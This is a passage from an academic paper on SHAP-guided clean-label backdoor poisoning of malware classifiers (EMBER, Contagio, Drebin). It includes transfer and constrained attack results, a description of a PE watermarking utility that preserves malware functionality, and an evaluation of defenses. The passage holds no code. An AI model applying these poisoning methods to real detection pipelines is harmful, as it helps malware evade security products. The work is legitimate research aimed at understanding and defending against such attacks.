Targeting EmberNN. Running the same series of attacks against EmberNN using the GradientSHAP explainer, we immediately notice that the Neural Network is generally more resilient to our attacks. Moreover, here the effect of trigger size is critical. Figure 2b shows the progression of accuracy loss over the watermarked malicious samples with the increase in trigger size, at a fixed 1% poisoning rate. For example, under the most effective strategy, with a trigger size of 128 features, $Acc(F_b, X_b)$ becomes on average 0.75%, while $Acc(F_b, X_b)$ averages 5.05% at 32 features. A critical element that distinguishes the three strategies on EmberNN, is the difference between the accuracy of the clean model over the clean and backdoored benign samples. While, the other tracked metrics show a behavior similar to the case of LightGBM, good generalization on clean data, with $Acc(F_b, X)$ close to the original 99.11% in most cases, and low false positives increase ($\approx 0.1 - 0.2\%$ average increase in FP_b), a clean EmberNN model often fails almost completely in recognizing backdoored benign points as goodware. Here, the *Combined* strategy emerges as a clear "winner," being both very effective in inducing misclassification, and, simultaneously, minimizing the aforementioned difference, with an average absolute value of $\approx 0.3\%$. Interestingly, we also observed that the attack performance on the NN model is more strongly correlated with the size of the backdoor trigger than with the poison pool size, resulting in small (0.5%) injection volumes inducing appreciable misclassification rates.


5.2 Limiting the Attacker

We consider here a *transfer* attacker without access to the model. This threat model prevents the attacker from being able to compute the SHAP values for the victim model, therefore, the backdoor has to be generated using a surrogate (or proxy) model sharing the same feature space. We simulated this scenario by attempting a backdoor transferability experiment between our target models. Fixing the trigger size to 16 features we attacked LightGBM with a backdoor generated by the *Combined* strategy using the SHAP values extracted from an EmberNN surrogate model. Then we repeated a similar procedure by creating a backdoor using the *Independent* strategy, with the combination of *LargeAbsSHAP* and *CountAbsSHAP* for feature and value selection respectively, computed on a LightGBM proxy, and used it to poison EmberNN's training set. The $Acc(F_b, X_b)$ loss for both scenarios is shown in Figure 3. The empirical evidence observed supports the conclusion that our attacks are transferable both ways. In particular, we notice a very similar behavior in both models as we saw in the *unrestricted* scenario, with LightGBM being generally more susceptible to the induced misclassification. In that case, the trigger generated using the surrogate model produced a $\approx 82.3\%$ drop in accuracy on the backdoored malware set, for a poison size of 1% of the training set.


Lastly, we evaluate the scenario in which the attacker has access to only a small subset of clean training data and uses the same model architecture as the victim (i.e., *data_limited*). We perform this experiment by training a LightGBM model with 20% of the training data and using it to generate the trigger, which we then used to attack the LightGBM model trained over the entire dataset. Using the *Independent* strategy with *LargeAbsSHAP* and *CountAbsSHAP* over 16 features and a 1% poison set size, we noticed very little difference compared to the same attack where the SHAP values are computed over the entire training set ($\approx 4\%\ \Delta\, Acc(F_b, X_b)$).

6 Problem-Space Considerations

In the previous section, we explored model-agnostic attack strategies when the attacker has full control of the features




(a) LightGBM target




(b) EmberNN target

Figure 4: Accuracy of the backdoor model over watermarked malicious samples. Lower $Acc(F_b, X_b)$ is the result of stronger attacks. The watermark uses the subset of 17 features of EMBER, modifiable by the *constrained* adversary.



(a) Random Forest classifier on Contagio data.



(b) Linear SVM classifier on Drebin data.

Figure 5: 50 attack runs for Contagio and 10 for Drebin, using the *Combined* strategy, with a 30-features trigger.

and can change their values at will. A *constrained* attacker has to expend non-trivial effort to ensure that the backdoor generated in *feature-space* does not break the semantics or otherwise compromise the functionality of binaries in the *problem-space* [47]; that is backdoored goodware must maintain the original label and watermarked malware retain its malicious functionality.

6.1 Windows PEs

We implemented a backdooring utility using the *pefile* [19] library to create a generic tool that attempts to apply a given watermark to arbitrary Windows binaries. Creating this utility in a sufficiently general way required specialized knowledge of the file structure for Windows Portable Executable (PE) files, in particular when adding sections to the binaries. Doing so required extending the section table with the appropriate sections, names, and characteristics, which in turn meant relocating structures that follow the section table, such as data directories and the sections themselves, to allow for arbitrary increases in the number of sections added.

We also encountered several challenges that required us to drop certain features and consider dependencies among features that restrict the values they can take on. First, we realized that the vast majority of the features in EMBER are based on feature hashing, which is often used to vectorize arbitrarily large spaces into a fixed-length vector. For example, strings uncovered in the binary may be hashed into a small number of buckets to create a fixed-number of counts. Given the preimage resistance of the hash function, directly manipulating these features by tampering with the binary would be extremely difficult, and consequently we discard all hash-based features, leaving us with just 35 directly-editable, non-hashed features. Next, we considered dependencies among the non-hashed features. As it turns out, many of the features are derived from the same underlying structures and properties of the binary, and may result in conflicting water-

marks that cannot be simultaneously realized. For example, the *num_sections* and *num_write_sections* features are related because each time we add a writeable section, we necessarily increase the total number of sections. To handle these dependencies, we remove any features whose value is impacted by more than one other feature (e.g., *num_sections*). This allows us to keep the maximal number of features without solving complex constraint optimization problems. The last challenge arose from the question of how to handle natural constraints of the problem space, such as cases where the watermark might require us to remove URLs or reduce the file size. Here, the attacker has two choices: reduce the set of files that can be successfully watermarked or reduce the effectiveness of the watermark by adding constraints to the search algorithm that ensure maximal applicability, as shown in Section 4. Due to the large number of available Windows PE samples, we decided it was best for the attacker to sacrifice the samples, rather than lose attack effectiveness. Later, we will show the opposite case for Android malware, where imposing constraints on the watermark was the preferable solution.

After reducing our set of features based on the above criteria, we are left with 17 features that our generic watermarking utility can successfully manipulate on arbitrary Windows binaries. Examples of backdoor patterns can be found in Table 4, Appendix A.2. As we will see, despite the significant reduction in the space of available features, our proposed attack strategies still show significant effectiveness. While developing the watermarking utility was challenging, we believe it is well within the capabilities of a determined attacker, and can subsequently be reused for a variety of attack campaigns.

Attack Efficacy. As shown in Figure 4, the effectiveness of the attack is slightly decreased when the backdoor trigger is generated using only the 17 manipulable features supported by our watermarking utility. Such a *constrained* adversary, is, as expected, strictly less powerful than the *unrestricted* attacker we explored in Section 5. On the other hand, despite the strong limitations introduced to ease practical implementation, we argue that the average accuracy loss is still extremely relevant given the security critical application. Moreover, if we allow the poison size to grow to 2% of the overall training set, we obtain $Acc(F_b, X_b)$ levels comparable with the *unrestricted* at 1% poison size on LightGBM.

To explore additional realistic scenarios, we combined the limitation over features control with lack of access to the original model, *constrained - transfer*. As in Section 5.2, we generated the watermark using a surrogate model, with the most effective *transfer* strategy we identified before, but this time restricted to the controllable features. We observed an average $Acc(F_b, X_b)$ of 54.53% and 56.76% for LightGBM and EmberNN respectively. An even weaker and stealthier attacker could be obtained combining the characteristics of the previous adversary with a limited knowledge of the training data and the use of the *Combined* strategy. We evaluate the effect of this *constrained - transfer- data_limited* adversary, with a backdoor computed using an EmberNN surrogate, with access to only 20% of the training set and applied to a LightGBM victim. Despite the extreme limitations imposed on the attacker, the effect on the model is still significant, with decreases in accuracy on points containing the trigger ranging from $\approx 10.8\%$ at 1% poisoning, up to $\approx 40\%$ for a 4% poisoning rate.

Lastly, we looked at the *constrained - black_box* scenario, where we produced the SHAP values for only the manipulable features using the SHAP KernelExplainer, which operates purely by querying the model as a black-box. We target LightGBM, with the *LargeAbsSHAP* x *CountAbsSHAP* strategy, poisoning 1% of the training set. The resulting model exhibits an average $Acc(F_b, X_b)$ of 44.62%, which makes this attacker slightly weaker than one having access to model-specific SHAP explainers. It is relevant to note here, that the adversary has to spend a significant amount of computation time to use the SHAP KernelExplainer.

Behavior Preservation. We randomly selected the 100 goodware and 100 malware binaries from our dataset and poisoned each of them with the backdoor for the LightGBM and EmberNN models, resulting in a total of 200 watermarked binaries for each model. To determine the watermark effects on the binaries' functionality, we run each sample in a dynamic analysis sandbox, which uses a variety of static, dynamic, and behavioral analysis methods to determine whether a binary is malicious. This experiment helps evaluate three important aspects of our attack when applied in the real world: (i) the ability to keep the original labels on watermarked goodware, (ii) the ability to maintain the original malicious functionality of the watermarked malware, and (iii) the impact of semantic restrictions on the features the adversary can use to carry out the poisoning. The original and backdoored binaries were submitted to a dynamic analysis environment with an execution timeout of 120 seconds. Table 5, in Appendix A.2, shows the results of our experiments. In the case of the LightGBM and EmberNN watermarks, both goodware and malware have similar numbers of failed watermarking attempts due to the physical constraints on the binaries, with the most prevalent reason (>90%) being binaries that were too large for the selected *size* watermark. For those files that were successfully watermarked, we observed that goodware always maintained its original benign label, while malware retained its malicious functionality in 61-66% of the cases. We also scanned our watermarked binaries with ESET and Norton AntiVirus signature-based antivirus engines, similar to those used by crowdsourced threat intelligence feeds, and found that none of the goodware changed labels due to the presence of our backdoor. Overall, this indicates that an attacker could use up to 75% of the observed goodware and 47% of the observed malware in these threat intelligence feeds to launch their backdoor poisoning attack. This is sufficient in real-world attacks as the adversary needs a small percentage of poisoned binaries

to execute the attack. Finally, it is important to point out that our evaluation here focused on an adversary using commodity goodware and malware. However, an advanced attacker may produce their own software to better align with the chosen watermark values and maximize the attack impact.

6.2 Other Datasets

PDF files and Android applications have been the object of a large body of research on malware classification and classifier evasion. Therefore, we focused on these two domains as examples for the adaptability of our explanation-based attack.

PDF Files. We worked with the Contagio[4] PDF data, consisting of 10,000 samples evenly distributed between benign and malicious, with 135-dimensional feature vectors extracted according to PDFRate [57] specification. To ensure our modifications were behavior-preserving, we developed a Python 3 port of the feature editor released[5] with Mimicus [58]. This tool allowed us to parse the PDF files, apply the desired backdoor pattern, and read back a new feature vector after the poisoning to account for possible side effects, such as alterations in various size-based features.

Unfortunately, during our experimentation we ran into several bugs in the Mimicus feature editor that lead to inconsistent application of our otherwise valid watermark to the PDFs. In particular, these issues forced us to reduce our trigger pattern to only 30 of the 35 features reported as modifiable in the paper, and to restrict our poisoning pool to only those files that were correctly backdoored. Fixing these issues is beyond the scope of this work, but despite these limitations we were still able to poison enough samples to mount successful attacks.

Android Applications. In the Android domain, we used the well-studied Drebin [12] dataset containing 5,560 malicious and 123,453 benign apps, represented by Boolean vectors indicating which of the over 545,000 statically extracted features are present in the application. Such a large space of features is divided into 8 logical subsets, $S_1 - S_4$ being characteristics of the Android *manifest* file, and $S_5 - S_8$ being extracted from the disassembled code.

To ensure no loss of functionality was inadvertently sustained as side effect of the trigger application, we borrowed the technique specified by Grosse et al. [26, 27]. First, we restricted ourselves to only altering features belonging to subsets S_1 and S_2, representing the list of *hardware components* and the list of *permissions* requested by the application, respectively. Both these subsets belong to the manifest class of features and can be modified by changing a single line in the manifest file. Second, we forced our backdoor to be exclusively additive, meaning that no feature could be removed from an application as result of the poisoning.

[4] http://contagiodump.blogspot.com/
[5] https://github.com/srndic/mimicus

Other advanced (and computationally expensive) techniques may also be used to increase the number of manipulable features available to our attack strategy while still ensuring behavior preservation, such as *organ harvesting* [47] for adversarial Android malware or behavioral *oracles* [69] for PDF files. We believe that the improvement of feature-space to problem-space mapping methods, will greatly improve the effectiveness of explanation-guided poisoning attacks.

Attack Efficacy. Having observed how our *Combined* strategy is both stealthy (more on this in Section 7), and especially adept at generating behavior preserving backdoors, we employed it for our experiments on the Contagio and Drebin datasets. In both cases, we use the original model architecture proposed in the literature, therefore, we test our attack on a Random Forest classifier for the PDF files, and a Linear Support Vector Machine (SVM) classifier for the Android applications.

Figure 5a shows the reduction in accuracy of the poisoned Random Forest induced by our *constrained* adversary. It is interesting to observe that, probably due to the small size of the dataset combined with the necessity of limiting the poisoning pool to only the PDF files correctly modified by the editor utility, there appears to be a large amount of variance in the attack effectiveness at lower poison percentages. These effects fade away with larger poisoning pools. Overall, the attack is generally very successful, inducing, for instance, an average 21.09% $Acc(F_b, X_b)$, at 1.5% poisoning rate.

Applying the explanation attack to the Android data proved somewhat more challenging due to the sparsity of the feature space. To handle the dimensionality issue, we first used L1 regularized logistic regression to select a subset of 991 features, then we trained a surrogate LightGBM mode and used the surrogate to compute the SHAP values. This corresponds to a *transfer-constrained* adversary. A 30-feature backdoor thus computed was then applied to the original 545K-dimensional vectors used to train the Linear SVM. Figure 5b shows the effect of the poisoning on the accuracy of the model on backdoored malware. For instance, at 2% poisoning rate, the attack lowers the model accuracy on backdoored samples to 42.9% on average We also observed minimal loss of $Acc(F_b, X)$ within 0.03%, and change in FP_b, less than 0.08%, on average.

7 Mitigation

Recently, researchers started tackling the problem of defending against backdoor attacks [20, 37, 64, 67]. Nearly all existing defensive approaches, however, are specifically targeted at computer vision Deep Neural Networks, and assume adversaries that actively tamper with the training labels. These limitations make them hard to adapt to the class of model-agnostic, clean-label attacks we are interested in. We discuss here representative related work.

Target	Strategy	$Acc(F_b, X_b)$ (after attack)	Mitigation	New $Acc(F_b, X_b)$ (after defense)	Poisons Removed	Goodware Removed
LightGBM	LargeAbsSHAP x MinPopulation	0.5935	HDBSCAN	0.7422	3825	102251
			Spectral Signature	0.7119	962	45000
			Isolation Forest	0.9917	6000	11184
	LargeAbsSHAP x CountAbsSHAP	0.5580	HDBSCAN	0.7055	3372	93430
			Spectral Signature	0.6677	961	44999
			Isolation Forest	0.9921	6000	11480
	Combined Feature Value Selector	0.8320	HDBSCAN	0.8427	1607	115282
			Spectral Signature	0.7931	328	45000
			Isolation Forest	0.8368	204	8927
EmberNN	LargeAbsSHAP x MinPopulation	0.4099	HDBSCAN	0.3508	3075	137597
			Spectral Signature	0.6408	906	45000
			Isolation Forest	0.9999	6000	14512
	LargeAbsSHAP x CountAbsSHAP	0.8340	HDBSCAN	0.5854	2499	125460
			Spectral Signature	0.8631	906	45000
			Isolation Forest	0.9999	6000	15362
	Combined Feature Value Selector	0.8457	HDBSCAN	0.8950	1610	120401
			Spectral Signature	0.9689	904	45000
			Isolation Forest	0.8030	175	13289

Table 3: Mitigation results for both LightGBM and EmberNN. All attacks were targeted towards the 17 controllable features (see Section 6), with a 1% poison set size, 6000 backdoored benign samples. We show $Acc(F_b, X_b)$ for the backdoored model, and after the defense is applied. We also include number of poisoned and goodware points filtered out by the defensive approaches.

Tran et al. [64] propose a defensive method based on *spectral signatures*, which relies on detecting two ε-spectrally separable subpopulations based on SVD decomposition. Chen et al. [20] rely on the representation learned by the CNN and perform k-means clustering on the activations of the last convolutional layer. The defense of Liu et al. [37] is based on combining network fine tuning and neuron pruning, making it specific to neural networks. Finally, NeuralCleanse [67] is based on the intuition that in a backdoored model, the perturbation necessary to induce a misclassification towards the targeted class should be smaller than that required to obtain different labels. This approach was designed considering multi-class classification problem, as encountered in image recognition, and the suggested filtering and pruning mitigation are neural-network specific.

Considered Defensive Approaches. According to our threat model, the defender is assumed to: (i) have access to the (poisoned) training data; (ii) have access to a small set of clean labeled data. This common assumption in adversarial ML fits nicely with the context since security companies often have access to internal, trusted, data sources; and (iii) know that the adversary will target the most relevant features.

We evaluate three mitigation strategies over a reduced feature space obtained by selecting a fixed number (32) of the most important features. First, a state-of-the-art defensive strategy, spectral signatures [64], which we adapt by computing the singular value decomposition of the benign samples over the new feature space. Then, as in the original paper, we compute the *outlier score* by multiplying the top right singular vector and we filter out the samples with the highest 15% scores. Second, hierarchical density-based clustering, (HDBSCAN) [16], inspired by Chen et al's [20] use of k-means for defensive clustering over neuron activations. We borrow the idea, using HDBSCAN instead, with the intuition that watermarked samples form a subspace of high density in the reduced feature space, and generate a tight cluster. Additionally, HDBSCAN does not require a fixed number of clusters, but has two other parameters that control the cluster density (minimum size of a cluster, set at 1% of the training benign data, 3000 points, and minimum number of samples to form a dense region, set at 0.5%, 600 points). As in [20], we compute Silhouette scores on the resulting clusters, to obtain an estimate of the intra-cluster similarity of a sample compared to points from its nearest neighboring cluster, and filter out samples from each cluster with a probability related to the cluster silhouette score. Third, isolation forest [36], an algorithm for unsupervised anomaly detection based on identifying rare and different points instead of building a model of a normal sample. The intuition here is that such an anomaly detection approach might identify the watermarked samples as outliers due to their similarity compared to the very diverse background points. We experiment with default parameters of Isolation Forest.

Results of Mitigation Strategies. Table 3 shows the effect of these three mitigation strategies over the different models and attack strategies. Two main takeaways emerge from these empirical results. First, the Isolation Forest, trained on the reduced feature space, is often capable of correctly isolating all the backdoored points with relatively low false positives. Note that this happens exclusively when an Isolation Forest is trained on the transformed dataset (reduced to most important features). The same algorithm applied in the original feature space detects only a tiny fraction of the backdoored points ($\approx 1\%$), with similar results obtained also on Drebin (0%) and Contagio (12.5%), thus reinforcing the observation in [64] that the subpopulations are not sufficiently separable

in the original feature space. Second, none of the mitigation approaches was able to isolate the points attacked with watermarks produced with the *Combined* strategy on PE files. This confirms that the *Combined* attack strategy is much more stealthy compared to both *Independent* strategies.

We note that the proposed mitigations are only a first practical step in defending against clean-label backdoor attacks in a model-agnostic setting. We leave a deeper investigations of more general defensive methods, as a topic of future work. Protecting ML systems from adversarial attacks is an intrinsically hard problem [18]. We argue that defending against our backdoor attacks is extremely challenging due to the combined effect of the small subpopulation separability induced by clean-label attacks, and the difficulty of distinguishing dense regions generated by the attack from other dense regions naturally occurring in diverse sets of benign binaries.

8 Related Work

An early line of research introduced by Perdisci et al. [46] and Newsome et al. [45] demonstrated methods for polluting automated polymorphic worm detectors such as Polygraph [44]. The first [46] introduced purposely crafted noise in the traces used for signature generation to prevent the generation of useful signatures; the second [45] proposed *red herring* attacks, where the goal of the adversary is to force the generated system to rely on spurious features for classification, which will then be excluded from the evading sample. Red herring attacks are particularly interesting for us, being the first to suggest that an adversary does not necessarily need control over data labels in order to cause failures in the downstream classifier, thus foreshadowing *clean-label* poisoning. Successive work by Venkataraman et al. [66] generalizes these results by providing lower bounds on the number of mistakes made by a signature generation algorithm based on conjunctions of boolean features. Theoretical bounds on poisoning attacks against an online centroid anomaly detection method have subsequently been analyzed by Kloft and Laskov [32] in the context of network intrusion detection. Concurrently, researchers started to analyze possible countermeasures to poisoning attempts against anomaly detection systems deployed to discover abnormal patterns in network traces. Cretu et al. [23] developed a methodology to sanitize training data based on the output of an ensemble of micro models, trained on small portions of the data, combined through simple voting schemes. Rubinstein et al. [51] later proposed to leverage methods from robust statistics to minimize the effect of small poison quantities on network traffic anomaly detectors based on Principal Component Analysis.

More recent research by Biggio et al. [14] brought to light the problem of poisoning attacks against modern machine learning models by proposing an availability attack based on gradient ascent against support vector machines. Successive work [15], demonstrated the relevance of ML poisoning in the domain of malware classification by targeting Malheur [50], a malware behavioral clustering tool. Later research by Xiao et al. [68] showed that feature selection methods, like LASSO, ridge regression, and elastic net, were susceptible to small poison sizes. Gradient-based poisoning availability attacks have been shown against regression [29] and neural networks [43], and the transferability of these attacks has been demonstrated [24]. Recently, Suciu et al. [60] proposed a framework for defining attacker models in the poisoning space, and developed StingRay, a multi-model target poisoning attack methodology.

Backdoor attacks were introduced by Gu et al. in BadNets [28], identifying a supply chain vulnerability in modern machine learning as-a-service pipelines. Liu et al. [38] explored introducing trojan triggers in image recognition Neural Networks, without requiring access to the original training data, by partially re-training the models. Later works by Turner et al. [65] and Shafahi et al. [55] further improved over the existing attacks by devising clean-label strategies.

9 Discussion and Conclusion

With this work we begin shedding light on new ways of implementing clean-label backdoor attacks, a threat vector that we believe will only grow in relevance in the coming years. We showed how to conduct backdoor poisoning attacks that are model-agnostic, do not assume control over the labeling process, and can be adapted to very restrictive adversarial models. For instance, an attacker with the sole knowledge of the feature space can mount a realistic attack by injecting a relatively small pool of poisoned samples (1% of training set) and induce high misclassification rates in backdoored malware samples. Additionally, we designed the *Combined* strategy that creates backdoored points in high-density regions of the legitimate samples, making it very difficult to detect with common defenses. Based on our exploration of these attacks, we believe explanation-guided attack strategies could also be applicable to other feature-based models, outside of the security domain.

Finally, there are some limitations of this work that we would like to expose. First, the attacks we explored rely on the attacker knowing the feature space used by the victim model. While this assumption is partially justified by the presence of natural features in the structure of executable files, we consider the development of more generic attack methodologies, which do not rely on any knowledge from the adversary's side, as an interesting future research direction. Second, designing a general mitigation method, particularly against our stealthy *Combined* attack strategy, remains a challenging problem for future work. Lastly, adaptation of these attacks to other malware classification problems that might rely on combining static and dynamic analysis is also a topic of future investigation.

Acknowledgments

We would like to thank Jeff Johns for his detailed feedback on a draft of this paper and many discussions on backdoor poisoning attacks, and the anonymous reviewers for their insightful comments and valuable suggestions. We thank FireEye for sponsoring research done at Northeastern University for this project. The work done at Northeastern University was also partially sponsored by the U.S. Army Combat Capabilities Development Command Army Research Laboratory and was accomplished under Cooperative Agreement Number W911NF-13-2-0045 (ARL Cyber Security CRA). The views and conclusions contained in this document are those of the authors and should not be interpreted as representing the official policies, either expressed or implied, of the Combat Capabilities Development Command Army Research Laboratory or the U.S. Government. The U.S. Government is authorized to reproduce and distribute reprints for Government purposes notwithstanding any copyright notation

References

[1] AlienVault - Open Threat Exchange. https://otx.alienvault.com/.

[2] CylancePROTECT Malware Execution Control. https://www.cylance.com/content/dam/cylance/pdfs/feature-focus/Feature_Focus_PROTECT_Malware_Control.pdf.

[3] Detonating a bad rabbit: Windows Defender Antivirus and layered machine learning defenses. https://www.microsoft.com/security/blog/2017/12/11/detonating-a-bad-rabbit-windows-defender-antivirus-and-layered-machine-learning-defenses/.

[4] Machine Learning Static Evasion Competition. https://www.elastic.co/blog/machine-learning-static-evasion-competition.

[5] MalwareGuard: FireEye's Machine Learning Model to Detect and Prevent Malware. https://www.fireeye.com/blog/products-and-services/2018/07/malwareguard-fireeye-machine-learning-model-to-detect-and-prevent-malware.html.

[6] MetaDefender Cloud | Homepage. https://metadefender.opswat.com.

[7] Skylight Cyber | Cylance, I Kill You! https://skylightcyber.com/2019/07/18/cylance-i-kill-you/.

[8] VirSCAN.org - Free Multi-Engine Online Virus Scanner. https://www.virscan.org/.

[9] VirusTotal. http://www.virustotal.com/.

[10] Brandon Amos, Hamilton Turner, and Jules White. Applying machine learning classifiers to dynamic Android malware detection at scale. In *2013 9th International Wireless Communications and Mobile Computing Conference (IWCMC)*, July 2013. ISSN: 2376-6506.

[11] Hyrum S. Anderson and Phil Roth. EMBER: An Open Dataset for Training Static PE Malware Machine Learning Models. *arXiv:1804.04637 [cs]*, April 2018.

[12] Daniel Arp, Michael Spreitzenbarth, Malte Hübner, Hugo Gascon, and Konrad Rieck. Drebin: Effective and Explainable Detection of Android Malware in Your Pocket. In *Proceedings 2014 Network and Distributed System Security Symposium*, San Diego, CA, 2014. Internet Society.

[13] Battista Biggio, Igino Corona, Davide Maiorca, Blaine Nelson, Nedim Šrndić, Pavel Laskov, Giorgio Giacinto, and Fabio Roli. Evasion Attacks against Machine Learning at Test Time. *Advanced Information Systems Engineering*, 7908, 2013.

[14] Battista Biggio, Blaine Nelson, and Pavel Laskov. Poisoning attacks against support vector machines. In *Proceedings of the 29th International Coference on International Conference on Machine Learning*, ICML'12, Edinburgh, Scotland, June 2012. Omnipress.

[15] Battista Biggio, Konrad Rieck, Davide Ariu, Christian Wressnegger, Igino Corona, Giorgio Giacinto, and Fabio Roli. Poisoning behavioral malware clustering. In *Proceedings of the 2014 Workshop on Artificial Intelligent and Security Workshop - AISec '14*, Scottsdale, Arizona, USA, 2014. ACM Press.

[16] Ricardo J. G. B. Campello, Davoud Moulavi, and Joerg Sander. Density-Based Clustering Based on Hierarchical Density Estimates. In *Advances in Knowledge Discovery and Data Mining*, volume 7819. Springer Berlin Heidelberg, Berlin, Heidelberg, 2013.

[17] Nicholas Carlini. Adversarial machine learning reading list. https://nicholas.carlini.com/writing/2018/adversarial-machine-learning-reading-list.html, 2020.

[18] Nicholas Carlini, Anish Athalye, Nicolas Papernot, Wieland Brendel, Jonas Rauber, Dimitris Tsipras, Ian Goodfellow, Aleksander Madry, and Alexey Kurakin. On Evaluating Adversarial Robustness. *arXiv:1902.06705 [cs, stat]*, February 2019.

[19] Ero Carrera. erocarrera/pefile. https://github.com/erocarrera/pefile.

[20] Bryant Chen, Wilka Carvalho, Nathalie Baracaldo, Heiko Ludwig, Benjamin Edwards, Taesung Lee, Ian Molloy, and Biplav Srivastava. Detecting Backdoor Attacks on Deep Neural Networks by Activation Clustering. *arXiv:1811.03728 [cs, stat]*, November 2018.

[21] Xinyun Chen, Chang Liu, Bo Li, Kimberly Lu, and

Dawn Song. Targeted Backdoor Attacks on Deep Learning Systems Using Data Poisoning. *arXiv:1712.05526 [cs]*, December 2017.

[22] Zheng Leong Chua, Shiqi Shen, Prateek Saxena, and Zhenkai Liang. Neural Nets Can Learn Function Type Signatures From Binaries. In *USENIX Security Symposium*, 2017.

[23] Gabriela F. Cretu, Angelos Stavrou, Michael E. Locasto, Salvatore J. Stolfo, and Angelos D. Keromytis. Casting out Demons: Sanitizing Training Data for Anomaly Sensors. In *2008 IEEE Symposium on Security and Privacy (sp 2008)*, Oakland, CA, USA, May 2008. IEEE. ISSN: 1081-6011.

[24] Ambra Demontis, Marco Melis, Maura Pintor, Matthew Jagielski, Battista Biggio, Alina Oprea, Cristina Nita-Rotaru, and Fabio Roli. Why do adversarial attacks transfer? explaining transferability of evasion and poisoning attacks. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 321–338, Santa Clara, CA, August 2019. USENIX Association.

[25] Ian J. Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and Harnessing Adversarial Examples. *arXiv:1412.6572 [cs, stat]*, December 2014.

[26] Kathrin Grosse, Nicolas Papernot, Praveen Manoharan, Michael Backes, and Patrick McDaniel. Adversarial Perturbations Against Deep Neural Networks for Malware Classification. *arXiv:1606.04435 [cs]*, June 2016.

[27] Kathrin Grosse, Nicolas Papernot, Praveen Manoharan, Michael Backes, and Patrick McDaniel. Adversarial Examples for Malware Detection. In *Computer Security – ESORICS 2017*, volume 10493. Springer International Publishing, Cham, 2017.

[28] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. BadNets: Identifying Vulnerabilities in the Machine Learning Model Supply Chain. *arXiv:1708.06733 [cs]*, August 2017.

[29] Matthew Jagielski, Alina Oprea, Battista Biggio, Chang Liu, Cristina Nita-Rotaru, and Bo Li. Manipulating machine learning: Poisoning attacks and countermeasures for regression learning. In *IEEE Symposium on Security and Privacy*, SP '18. IEEE CS, 2018.

[30] Alex Kantchelian, Michael Carl Tschantz, Sadia Afroz, Brad Miller, Vaishaal Shankar, Rekha Bachwani, Anthony D Joseph, and J Doug Tygar. Better malware ground truth: Techniques for weighting anti-virus vendor labels. In *Proceedings of the 8th ACM Workshop on Artificial Intelligence and Security*, pages 45–56, 2015.

[31] Dhilung Kirat and Giovanni Vigna. MalGene: Automatic Extraction of Malware Analysis Evasion Signature. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security - CCS '15*, Denver, Colorado, USA, 2015. ACM Press.

[32] Marius Kloft and Pavel Laskov. Online anomaly detection under adversarial impact. volume 9 of *Proceedings of Machine Learning Research*, pages 405–412, Chia Laguna Resort, Sardinia, Italy, 13–15 May 2010. JMLR Workshop and Conference Proceedings.

[33] Bojan Kolosnjaji, Ambra Demontis, Battista Biggio, Davide Maiorca, Giorgio Giacinto, Claudia Eckert, and Fabio Roli. Adversarial Malware Binaries: Evading Deep Learning for Malware Detection in Executables. In *2018 26th European Signal Processing Conference (EUSIPCO)*, September 2018.

[34] Marek Krčál, Ondřej Švec, Martin Bálek, and Otakar Jašek. Deep Convolutional Malware Classifiers Can Learn from Raw Executables and Labels Only. *ICLR 2018*, February 2018.

[35] Ram Shankar Siva Kumar, Magnus Nyström, John Lambert, Andrew Marshall, Mario Goertzel, Andi Comissoneru, Matt Swann, and Sharon Xia. Adversarial machine learning–industry perspectives. *3rd Deep Learning and Security Workshop (DLS)*, 2020.

[36] Fei Tony Liu, Kai Ming Ting, and Zhi-Hua Zhou. Isolation Forest. In *2008 Eighth IEEE International Conference on Data Mining*, December 2008.

